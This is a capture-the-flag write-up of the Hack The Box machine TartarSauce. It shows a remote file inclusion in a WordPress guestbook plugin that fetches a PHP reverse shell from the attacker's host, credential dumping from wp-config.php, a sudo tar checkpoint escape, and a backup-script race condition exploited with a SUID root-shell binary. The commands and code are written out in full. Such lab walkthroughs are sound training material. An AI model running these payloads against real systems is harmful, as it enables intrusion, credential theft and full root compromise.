Hack The Box : TartarSauce
2 August, 2021
Beginning with an nmap scan
# nmap -p 1-10000 10.10.10.88
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.10.88
Host is up (0.48s latency).
Not shown: 9999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 264.19 seconds

# nmap -A -p 80 10.10.10.88
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.10.88
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Landing Page
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.16 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.18 (94%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.10 - 4.11 (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%), Linux 3.12 (93%), Linux 3.13 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   177.13 ms 10.10.16.1
2   177.30 ms 10.10.10.88

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.85 seconds
Let's check the robots.txt file
# curl 10.10.10.88/robots.txt
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin
The second path lead to a website, a Monstra instance.

I clicked on the "Pages Manager" link and arrived at a login screen. First brute force try of admin:admin for the credentials worked and I was in!

None of the other paths worked out, so I focussed on the Monstra instance.
I found an authenticated file upload exploit https://www.exploit-db.com/exploits/43348 and tried it out. Unfortunately even with a variety of different file extensions, I couldn't get it to work. So I moved on.
Next I ran gobuster on the /webservices/ path
$ gobuster dir -w wordlists/common.txt -u "http://10.10.10.88/webservices" -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.88/webservices
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 302]
/.htaccess            (Status: 403) [Size: 307]
/.htpasswd            (Status: 403) [Size: 307]
/wp                   (Status: 301) [Size: 319] [--> http://10.10.10.88/webservices/wp/]

===============================================================
Finished
===============================================================
/wp lead to a WordPress instance

Let's run wpscan
[i] User(s) Identified:

[+] wpadmin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] akismet
 | Location: http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/
 | Last Updated: 2021-03-02T18:10:00.000Z
 | Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.1.9
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/akismet/readme.txt

[+] gwolle-gb
 | Location: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/
 | Last Updated: 2021-03-03T11:41:00.000Z
 | Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.1.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
 |
 | Version: 2.3.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
I checked the readme for both the plugins and found something interesting in gwolle-db's readme
== Changelog ==

= 2.3.10 =
* 2018-2-12
* Changed version from 1.5.3 to 2.3.10 to trick wpscan ;D
Searching for exploits for gwolle DB showed a RFI
# searchsploit gwolle
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                                             |  Path
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion                                                                                                                                            | php/webapps/38861.txt
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
Following the instructions in the exploit, I placed a PHP based reverse shell called wp-load.php and triggered the vulnerability
# curl "http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.16.174:8000/"
On the other side, the reverse shell was caught
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.88] 60060
bash: cannot set terminal process group (1234): Inappropriate ioctl for device
bash: no job control in this shell
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ whoami
whoami
www-data
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
onuma:x:1000:1000:,,,:/home/onuma:/bin/bash
User
Grabbed some DB credentials from wp-config.php
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'wpuser');

/** MySQL database password */
define('DB_PASSWORD', 'w0rdpr3$$d@t@b@$3@cc3$$');
Checking www-data's sudo privileges
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ sudo -l
sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
GTFOBins shows how to exploit sudo privileges with tar
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
<null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
whoami
onuma
id
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)
Upgraded the shell and grabbed the user flag
</wp/wp-content/plugins/gwolle-gb/frontend/captcha$ cd
cd
onuma@TartarSauce:~$ cat user.txt
<flag>
Root
Linpeas pointed out a backup directory where onuma could write
[+] Backup files
-rw-r--r-- 1 root root 16097 Jan 21  2021 /var/backups/onuma_backup_error.txt
-rw-r--r-- 1 root root 219 Aug  1 13:18 /var/backups/onuma_backup_test.txt
-rw-r--r-- 1 onuma onuma 11511673 Aug  1 13:19 /var/backups/onuma-www-dev.bak

[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/var/backups/onuma-www-dev.bak
Let's check the directory
onuma@TartarSauce:/var/backups$ ls -ltrha
ls -ltrha
total 13M
drwxr-xr-x 14 root  root   4.0K Feb  9  2018 ..
-rw-r--r--  1 root  root    171 Feb  9  2018 dpkg.statoverride.3.gz
-rw-r--r--  1 root  root    171 Feb  9  2018 dpkg.statoverride.2.gz
-rw-r--r--  1 root  root    171 Feb  9  2018 dpkg.statoverride.1.gz
-rw-r--r--  1 root  root    207 Feb  9  2018 dpkg.statoverride.0
-rw-------  1 root  root   1.6K Feb  9  2018 passwd.bak
-rw-------  1 root  shadow  681 Feb  9  2018 gshadow.bak
-rw-r--r--  1 root  root    202 Feb  9  2018 dpkg.diversions.3.gz
-rw-r--r--  1 root  root    202 Feb  9  2018 dpkg.diversions.2.gz
-rw-r--r--  1 root  root    202 Feb  9  2018 dpkg.diversions.1.gz
-rw-r--r--  1 root  root    437 Feb  9  2018 dpkg.diversions.0
-rw-------  1 root  root    785 Feb  9  2018 group.bak
-rw-r--r--  1 root  root    731 Feb  9  2018 apt.extended_states.4.gz
-rw-r--r--  1 root  root    768 Feb 12  2018 apt.extended_states.3.gz
-rw-r--r--  1 root  root    778 Feb 15  2018 apt.extended_states.2.gz
-rw-r--r--  1 root  root   143K Feb 15  2018 dpkg.status.3.gz
-rw-r--r--  1 root  root   2.1K Feb 17  2018 alternatives.tar.1.gz
-rw-------  1 root  shadow 1.1K Feb 20  2018 shadow.bak
-rw-r--r--  1 root  root    787 Feb 20  2018 apt.extended_states.1.gz
-rw-r--r--  1 root  root   144K Feb 21  2018 dpkg.status.2.gz
-rw-r--r--  1 root  root   144K Feb 21  2018 dpkg.status.1.gz
-rw-r--r--  1 root  root   5.6K May  1  2018 apt.extended_states.0
-rw-r--r--  1 root  root   499K May  1  2018 dpkg.status.0
-rw-r--r--  1 root  root    40K May  2  2018 alternatives.tar.0
-rw-r--r--  1 root  root    16K Jan 21  2021 onuma_backup_error.txt
-rw-r--r--  1 root  root    219 Aug  1 13:24 onuma_backup_test.txt
-rw-r--r--  1 onuma onuma   11M Aug  1 13:24 onuma-www-dev.bak
onuma@TartarSauce:/var/backups$ cat onuma_backup_test.txt
cat onuma_backup_test.txt
------------------------------------------------------------------------
Auto backup backuperer backup last ran at : Sun Aug  1 13:24:04 EDT 2021
------------------------------------------------------------------------
onuma@TartarSauce:/var/backups$ date
date
Sun Aug  1 13:25:53 EDT 2021
onuma@TartarSauce:/var/backups$ locate backuperer
locate backuperer
/etc/systemd/system/multi-user.target.wants/backuperer.timer
/lib/systemd/system/backuperer.service
/lib/systemd/system/backuperer.timer
/usr/sbin/backuperer
onuma@TartarSauce:/var/backups$ cat /etc/systemd/system/multi-user.target.wants/backuperer.timer
<ups$ cat /etc/systemd/system/multi-user.target.wants/backuperer.timer
[Unit]
Description=Runs backuperer every 5 mins

[Timer]
# Time to wait after booting before we run first time
OnBootSec=5min
# Time between running each consecutive time
OnUnitActiveSec=5min
Unit=backuperer.service

[Install]
WantedBy=multi-user.target
The backuperer program was a shell script carrying out a multi step backup process with integrity checks
onuma@TartarSauce:/var/backups$ cat /usr/sbin/backuperer
cat /usr/sbin/backuperer
#!/bin/bash

#-------------------------------------------------------------------------------------
# backuperer ver 1.0.2 - by ȜӎŗgͷͼȜ
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#-------------------------------------------------------------------------------------

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran :  $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi
The script is backing up the directory /var/www/html to a temporary archive, waiting for 30s, extracting the temporary archive into /var/tmp/check, performing an integrity check and if that succeeds the backup archive is moved to the destination.
Looking at the script, all of the programs are mentioned using their full path so I can't redirect the execution to a malicious program.
I was thinking in the direction of exploiting the 30 second delay somehow. Interestingly, the script didn't check if after the 30 seconds what it was extracting into check was in fact the original backup archive, apart from the name of course.
I understood that I had to manipulate the temporary archive but didn't know what to put inside it and how that would help me escalate my privilege. This is when I took a hint...
The idea was to create an SUID binary, simple C program to open a shell, archive it locally, transfer the archive onto the machine and within the 30s window, replace the actual archive with the malicious archive. After 30s, once the archive was extracted, an SUID binary to pop a shell will be waiting inside...
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(void) {
        setuid(0);
        setgid(0);
        system("/bin/bash");
}
$ gcc -m32 -o shell shell.c
$ sudo chown root:root shell
$ chmod 4755 shell
$ mkdir -p var/www/html
$ mv shell ./var/www/html
$ tar -zcvf shell.tar.gz var/
On the machine
onuma@TartarSauce:/var/tmp$ ls -ltrha
ls -ltrha
total 8.5M
drwxr-xr-x 14 root  root  4.0K Feb  9  2018 ..
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4.0K Feb 17  2018 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4.0K Feb 17  2018 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4.0K May 29  2020 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4.0K Sep 25  2020 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
drwx------  3 root  root  4.0K Aug  2 10:26 systemd-private-ae34acb2d604462a87422b97de0aebae-systemd-timesyncd.service-5nEI4V
-rw-r--r--  1 onuma onuma 2.8K Aug  2 12:05 shell.tar.gz
drwxrwxrwt 10 root  root  4.0K Aug  2 12:11 .
-rw-r--r--  1 onuma onuma 8.4M Aug  2 12:11 .a9dcee3bc167b6812b716f5fd4b44076074428ea
onuma@TartarSauce:/var/tmp$ cp shell.tar.gz .a9dcee3bc167b6812b716f5fd4b44076074428ea
< cp shell.tar.gz .a9dcee3bc167b6812b716f5fd4b44076074428ea
onuma@TartarSauce:/var/tmp$ ls -lhtra
ls -lhtra
total 48K
drwxr-xr-x 14 root  root  4.0K Feb  9  2018 ..
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4.0K Feb 17  2018 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4.0K Feb 17  2018 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4.0K May 29  2020 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4.0K Sep 25  2020 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
drwx------  3 root  root  4.0K Aug  2 10:26 systemd-private-ae34acb2d604462a87422b97de0aebae-systemd-timesyncd.service-5nEI4V
-rw-r--r--  1 onuma onuma 2.8K Aug  2 12:05 shell.tar.gz
drwxrwxrwt 10 root  root  4.0K Aug  2 12:11 .
-rw-r--r--  1 onuma onuma 2.8K Aug  2 12:12 .a9dcee3bc167b6812b716f5fd4b44076074428ea
In just a few seconds
onuma@TartarSauce:/var/tmp$ ls -ltrha
ls -ltrha
total 52K
drwxr-xr-x 14 root  root  4.0K Feb  9  2018 ..
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4.0K Feb 15  2018 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4.0K Feb 17  2018 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4.0K Feb 17  2018 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4.0K May 29  2020 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4.0K Sep 25  2020 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
drwx------  3 root  root  4.0K Aug  2 10:26 systemd-private-ae34acb2d604462a87422b97de0aebae-systemd-timesyncd.service-5nEI4V
-rw-r--r--  1 onuma onuma 2.8K Aug  2 12:05 shell.tar.gz
-rw-r--r--  1 onuma onuma 2.8K Aug  2 12:12 .a9dcee3bc167b6812b716f5fd4b44076074428ea
drwxrwxrwt 11 root  root  4.0K Aug  2 12:12 .
drwxr-xr-x  3 root  root  4.0K Aug  2 12:12 check
onuma@TartarSauce:/var/tmp$ cd check
cd check
onuma@TartarSauce:/var/tmp/check$ ls
ls
var
onuma@TartarSauce:/var/tmp/check$ cd var/www/html
cd var/www/html
onuma@TartarSauce:/var/tmp/check/var/www/html$ ls -lhtra
ls -lhtra
total 24K
-rwsr-xr-x 1 root  root   16K Aug  2 10:58 shell
drwxr-xr-x 3 onuma onuma 4.0K Aug  2 11:02 ..
drwxr-xr-x 2 onuma onuma 4.0K Aug  2 11:02 .
onuma@TartarSauce:/var/tmp/check/var/www/html$ ./shell
./shell
root@TartarSauce:/var/tmp/check/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(onuma)
root@TartarSauce:/var/tmp/check/var/www/html# whoami
whoami
root
root@TartarSauce:/var/tmp/check/var/www/html# cd /root/
cd /root/
root@TartarSauce:/root# cat root.txt
cat root.txt
<flag>
This was a tricky exploit!